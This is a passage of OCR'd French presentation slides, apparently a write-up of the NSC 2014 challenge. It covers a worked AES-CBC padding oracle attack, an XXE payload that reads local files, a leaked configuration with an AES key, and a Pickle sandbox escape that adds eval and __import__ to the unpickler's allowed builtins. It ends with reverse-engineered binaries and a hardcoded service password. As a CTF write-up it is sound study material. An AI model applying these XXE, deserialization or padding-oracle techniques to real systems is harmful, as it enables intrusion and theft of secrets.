Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F
↓ XOR ↓								
Intermediate Value	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D
↓ BLOCK CIPHER ENCRYPTION ↓								
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37

ÉTAPE 2 : AES CBC

- L'utilisateur contrôle l'IV et le texte chiffré

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	**0xF8**	**0x51**	**0xD6**	**0xCC**	**0x68**	**0xFC**	**0x95**	**0x37**
↓ **BLOCK CIPHER DECRYPTION** ↓								
Intermediate Value	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D
Initialization Vector	**0x7B**	**0x21**	**0x6A**	**0x63**	**0x49**	**0x51**	**0x17**	**0x0F**
↓ **XOR** ↓								
Plaintext	B	R	I	A	N	;	1	2

ÉTAPE 2 : Padding Attack

- En modifiant l'IV, le texte déchiffré est modifié
- Le padding est alors vérifié

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	?	?
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x0	0x1
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x6a	0x26	0x3C

Mauvais Padding

ÉTAPE 2 : Padding Attack

- L'IV est incrémenté jusqu'à ce que le padding soit bon

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	?	?
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x0	0x3C
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x6a	0x26	0x1

Bon Padding

ÉTAPE 2 : Padding Attack

- **Une fois le bon padding trouvé, la valeur intermédiaire de l'octet correspondant est fixée pour la suite**

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	?	0x3D
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x0	0x3C
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x0a	0x26	0x1

Fixation de la valeur intermédiaire

ÉTAPE 2 : Padding Attack

- Le même fonctionnement est reproduit avec l'octet 7
- Le padding doit être 0x2 sur les deux derniers octets

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	?	0x3D
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x0	0x3F
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x6a	0x26	0x2

Mauvais Padding

0x2 ^ 0x3D = 0x3F

ÉTAPE 2 : Padding Attack

- Le bon IV est trouvé pour l'octet 7

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	?	0x3D
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x24	0x3F
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x6a	0x2	0x2

Bon Padding

ÉTAPE 2 : Padding Attack

- La valeur intermédiaire de l'octet 7 est fixée

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	?	?	?	?	?	?	0x26	0x3D
Initialization Vector	0x0	0x0	0x0	0x0	0x0	0x0	0x24	0x3F
↓ XOR ↓								
Plaintext	0x39	0x73	0x23	0x22	0x7	0x6a	0x2	0x2

Fixation de la valeur intermédiaire

ÉTAPE 2 : Padding Attack

- **Après 8 itérations, le vecteur des valeurs intermédiaires est retrouvé**

	Block 1							
	1	2	3	4	5	6	7	8
Encrypted	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
↓ BLOCK CIPHER DECRYPTION ↓								
Intermediate Value	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D
Initialization Vector	0x31	0x7B	0x2B	0x2A	0x0F	0x62	0x2E	0x35
↓ XOR ↓								
Plaintext	0x8	0x8	0x8	0x8	0x8	0x8	0x8	0x8

ÉTAPE 2 : Padding Attack


- **En XORant ce vecteur avec l'IV d'origine, le texte d'origine est retrouvé**

	Block 1							
	1	2	3	4	5	6	7	8
Intermediate Value	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D
Initialization Vector	**0x7B**	**0x21**	**0x6A**	**0x63**	**0x49**	**0x51**	**0x17**	**0x0F**
				↓ XOR ↓				
Plaintext	B	R	I	A	N	;	1	2

Mise en pratique sur l'étape 2

- **Détection de l'oracle**
  - 500: corrupted viewstate → Mauvais Padding
  - 500: corrupted viewstate suivi d'une erreur de la zlib → Bon Padding

- **Spécificité de la vulnérabilité**
  - Le padding est décalé : 1 caractère de padding donne 0x2 au lieu de 0x1
  - Les erreurs zlib vont permettre d'attaquer le dernier octet grâce à la connaissance du header du format zlib
  - Le résultat suivant doit être obtenu



Déchiffrement du viewstate

- **Après un long déchiffrement, le message déchiffré est obtenu**
  - {'msg ': [], 'display_name ': 'guest '}
- **Grâce à la padding oracle attack, il est possible de rechiffrer des messages**
- **Chiffrement de :** {'msg ': [], 'display_name ': ‘admin'}

  → Aucun résultat


ÉTAPE 2 : Changement de stratégie

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - **Exfiltration de données (XML External Entity)**
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA

ÉTAPE 2 : Changement de stratégie

ÉTAPE 2 : XML External Entity (XXE)



Paramètre « body » (msg.add)


- Seul paramètre contenant du XML
- Vulnérable aux XXE ☺

```
<?xml  version="1.0"?>
<!DOCTYPE  msg [
  <!ENTITY  test  SYSTEM "file://.">
]>
<msg>
  &test;
</msg>
```

- Directory listing :
  - app.conf
  - viewstate.pyc

THALES

ÉTAPE 2 : XML External Entity (XXE)



Extraction des fichiers

- **app.conf**

```
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key
[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a
```

- **viewstate.pyc**
  - Python 2.7 byte-code
  - Extraction des classes python avec uncompyle2

    https://github.com/Mysterie/uncompyle2

THALES

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - **Evasion de la sandbox Pickle**
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA

ÉTAPE 2 : Pickle escape – découverte

Viewstate.py : 3 classes python

- App : routage des requêtes web

```
@staticmethod
def getMasterSecretKey(req, vs_data = None):
    assert isinstance(req, EZWebRequest)
    vs = App._load_session(vs_data)
    if vs.data.get('uid', -1) != 31337:
        raise SecurityError('not allowed from this uid')
    if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
        raise SecurityError('not allowed from this IP address')
    return (vs, SecretStore.getMasterKey())
```

ÉTAPE 2 : Pickle escape – découverte

Viewstate.py : 3 classes python

- Viewstate : chiffrement / compression / encodage du paramètre vs

```
def serialize(self):
    iv = ViewState.rand_fp.read(16)
    crypto = AES.new(ViewState.enc_key, AES.MODE_CBC, iv)
    _data = compress(dumps(self.data))
    pad_len = 16 - (len(_data) & 15)
    _data += pad_len * chr(pad_len)
    return standard_b64encode(iv + crypto.encrypt(_data)).rstrip('=')
```

ÉTAPE 2 : Pickle escape – Découverte

Viewstate.py : 3 classes python

- **ViewStateUnpickler : sérialisation / de-sérialisation de l'objet viewstate**
  - Hérite de Pickle Unpickler
    - Classe connue pour ses problèmes de sécurité si de-sérialisation de données utilisateur (c'est le cas ici : clé AES connue)
  - Durcissement par limitation des fonctions et opcodes autorisés
    - Les exploits Pickle génériques ne fonctionneront pas ☹

```
SAFE_BUILTINS = frozenset(['bool'
 'chr',
 'dict',
 'float',
 'getattr',
 'int',
 'list',
 'locals',
 'long',
 'max',
 'min',
 'repr',
 'set',
 'setattr',
 'str',
 'sum',
 'tuple',
 'type',
 'unicode'])
```

ÉTAPE 2 : Pickle escape – Exploitation

Objectif : Modifier le tableau SAFE_BUILTINS dans ViewStateUnpickler

- **Étape 1 : locals() retourne un dict contenant la référence vers l'objet ViewstateUnpickler pour l'index 'self'**

```
{'self': <viewstate.ViewStateUnpickler instance at 0x7fb2fe940518>, 'args': (), 'stack':
    ↪ [{...}, <type 'str'>], 'func': <built-in function locals>}
```

  - La fonction « get » n'est pas autorisée, récupération directe de la référence impossible

```
SAFE_BUILTINS = frozenset(['bool'
 'chr',
 'dict',
 'float',
 'getattr',
 'int',
 'list',
 'locals',
 'long',
 'max',
 'min',
 'repr',
 'set',
 'setattr',
 'str',
 'sum',
 'tuple',
 'type',
 'unicode'])
```

ÉTAPE 2 : Pickle escape – Exploitation

Objectif : Modifier le tableau SAFE_BUILTINS dans ViewStateUnpickler

- **Étape 2 : obtenir la référence vers ViewStateUnpickler**
  - type(**obj**) : retourne le type de l'objet **obj**

```
>>> a=["a","b"]
>>> type(a)
<type 'list'>
```

  - type('Object Name', base classes, **dict**) : Création d'un nouvel objet avec comme attributs le contenu du dict passé dans le paramètre **dict**

```
>>> dict={"a":1,"b":2,"c":3}
>>> obj=type('MyObj',(list,),dict)
>>> getattr(obj,"c")
3
```

  - Solution :

```
>>> obj=type('X',(list,),locals())
>>> ViewStateUnpickler=getattr(obj,'self')
```

```
SAFE_BUILTINS =
 'chr',
 'dict',
 'float',
 'getattr'
 'int',
 'list',
 'locals',
 'long',
 'max',
 'min',
 'repr',
 'set',
 'setattr',
 'str',
 'sum',
 'tuple',
 'type',
 'unicode'])
```

ÉTAPE 2 : Pickle escape – Exploitation

Objectif : Modifier le tableau SAFE_BUILTINS dans ViewStateUnpickler

- **Étape 3 : Modification du tableau**

```
>>> setattr(ViewStateUnpickler,"SAFE_BUILTINS",[...,'globals','eval','__import__'])
```

```
SAFE_BUILTINS =
 'chr',
 'dict',
 'float',
 'getattr',
 'int',
 'list',
 'locals',
 'long',
 'max',
 'min',
 'repr',
 'set',
 'setattr'
 'str',
 'sum',
 'tuple',
 'type',
 'unicode'])
```


THALES

ÉTAPE 2 : Pickle escape – Solution

- **Fonction cible : SecretStore.getMasterKey**

```
@staticmethod
def getMasterSecretKey(req, vs_data = None):
    assert isinstance(req, EZWebRequest)
    vs = App._load_session(vs_data)
    if vs.data.get('uid', -1) != 31337:
        raise SecurityError('not allowed from this uid')
    if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
        raise SecurityError('not allowed from this IP address')
    return (vs, SecretStore.getMasterKey())
```

- **Récupération des constantes de la fonction**

```
>>> eval(str(__import__("viewstate").SecretStore.getMasterKey.func_code.co_consts))
```

```
$ python2 pickle_aes.py
(None, 124, 'getMasterKey() caller not authorized (opcode %i/%i)', 'viewstate.py',
    ↪ 'getMasterKey() caller not authorized', 'getMasterSecretKey', 'getMasterKey()
    ↪ caller not authorized (function %s/%s)',
    ↪ 'master_key=http://nsc2014.synacktiv.com:65480/0hXieK1hEizahk2i/securedrop.tar.gz')
```

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA

ÉTAPE 3 : Découverte de l'archive

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

ÉTAPE 3 : Découverte de l'archive

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

→ archive/messages

→ Sans doute chiffré

messages

```
new message:
0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858371311
B2AD6DFE75E199667637EDEA7B9C14A158A5F6FFE15A1C14DAD808FDC9F846530EDD4FE3E86F4F98571CD45F1
1190ED531FC940D62C2C2E05F997722358080977631 57F140FE4A57DB6AD902D9962F12BDFC1547CED3E28260
4255B2A5331373CAEE557CC825DD6A03C3D2D7B106E4AD15347BCB5067BDC60376FF1CC133F2C14
9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf1906935123f97ac9b682dd401512d18775bd
7bd9b8b40929f5b4a1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c32bc813b048f5dcb1f0
8b59d6a7afb3b34462ac6abb69cb70accb24d78389a1777c5244b8063c542cc1f6c6db8d41d32df2e7132e21d
b8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734f8b8cd2d476200e7ae62a424e2930d8b029409
d0e5e13d4e11f4b5f5cc1263f41b500b4340b8641465bbc56c64a575f0ee215d02dea3d75552328cf5742c
```


THALES

ÉTAPE 3 : Découverte de l'archive

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction

```python
def genpad(l) :
    p = ''
    for _ in xrange(l) :
        c = urandom(1)
        while c == '\x00' :
            c = urandom(1)
        p += c
    return p

print 'enter your message (ctrl+c so send it):'

m = ''
try :
    while 1 :
        m += raw_input() + '\n'
except KeyboardInterrupt :
    pass
assert len(m) < (10000-16-12)/2

k = urandom(16)
enc = ocb_crypt(k, m)
ocb_decrypt(k, enc)

wk = '\x00\x02' + genpad(ks-16-2-1) + '\x00' + k
wk = int(wk.encode('hex'), 16)
wk = pow(wk, e, n)
wk = '%0*X'%(ks*2, wk)
```

→ client/client.py

→ script python permettant la connexion au serveur

ÉTAPE 3 : Découverte de l'archive

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

- lib/libsec.so
- servers/STPM
- servers/SecDrop

→ Binaires x86-64

ÉTAPE 3 : Découverte de l'archive


```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

Listing 9: Extraction of the step 3 archive

- servers/xinetd.conf/secdrop
- servers/xinetd.conf/stpm

→ Fichiers de configuration

ÉTAPE 3 : Reverse basic du fonctionnement




Reverse SecDrop

- Binaire accessible sur le réseau (port 1337)
- Service de réception de messages
- Rétro ingénierie :

```
    {
      v2 = 1;
      fwrite("Unable to setup seccomp\n", 1uLL, 0x18uLL, stderr);
    }
    else
    {
      if ( read(0, &buf, 0x21uLL) != 33
        || (v9 = 4200288LL, memcmp(&buf, "UBNtYTbYKWBeo12cHr33GHREdZYyOHMz\n", 0x21uLL)) )
      {
        v9 = 4200051LL;
        write(1, "WRONG PASSWORD!\n", 0x10uLL);
        SEC_exit(1LL);
      }
      sub_400FB0(v7, v9);
      SEC_exit(0LL);
    }
  }
}
else
{
  v2 = 1;
  fwrite("Unable to convert socket to stream\n", 1uLL, 0x23uLL, stderr);
}
```

Reverse SecDrop

```
Open argv[2] as a file to save messages
Connection to STPM service on localhost:2014
Restrict allowed syscall to sys_read, sys_write, sys_exit

Handle of user's input:
passwd = read(stdin,33)
if(passwd=="UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ"){
  Receive encrypted key as K
  send "3\n2\n0\nK" to STPM through socket
  Receive encrypted message as M
  Send "2\n2\nM" to STPM through socket
  Store encrypted key and message in log file
  }
```



Rétro ingéniérie STPM

```
      switch ( v0 )
      {
        case '4':
          v2 = export_key(v1);
          goto LABEL_6;
        case '3':
          v2 = import_key(v1);
          goto LABEL_6;
        case '2':
          v2 = message_decrypt(v1);
LABEL_6:
          if ( v2 )
            goto LABEL_7;
          continue;
        case '1':
          print_keys(v1);
          continue;
        case '5':
          SEC_exit(0LL);
          continue;
        default:
LABEL_7:
          result = 1LL;
          break;
      }
    }
    return result;
```

Reverse STPM

- **Software « Trusted Platform Module »**
  - Stocke des clefs (16 emplacements pour des clefs RSA ou AES)
  - Réalise les opérations de chiffrement et de déchiffrement
- **Ecoute sur le réseau local (port 2014) et accepte les commandes suivantes :**
  - 1 : print_keys : Affiche toutes les clefs du STPM (parties publiques)
  - 2 : decrypt(key_id,message) : déchiffre le message avec la clef key_id
  - 3 : import_key(key_id,key,ciphered_AES_key)
    - Reçoit ciphered_AES_key chiffré en RSA avec la clef key_id
    - Déchiffre la clef AES et la stocke à l'index spécifié
  - 4 : export_key(index,key)
    - Renvoie la clef AES à l'index spécifié chiffrée en rsa avec la clef key
  - 5 : exit

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - **Exploitation d'un buffer overflow**
  - Timing cache attack sur RSA

ÉTAPE 3 : Buffer overflow dans SecDrop

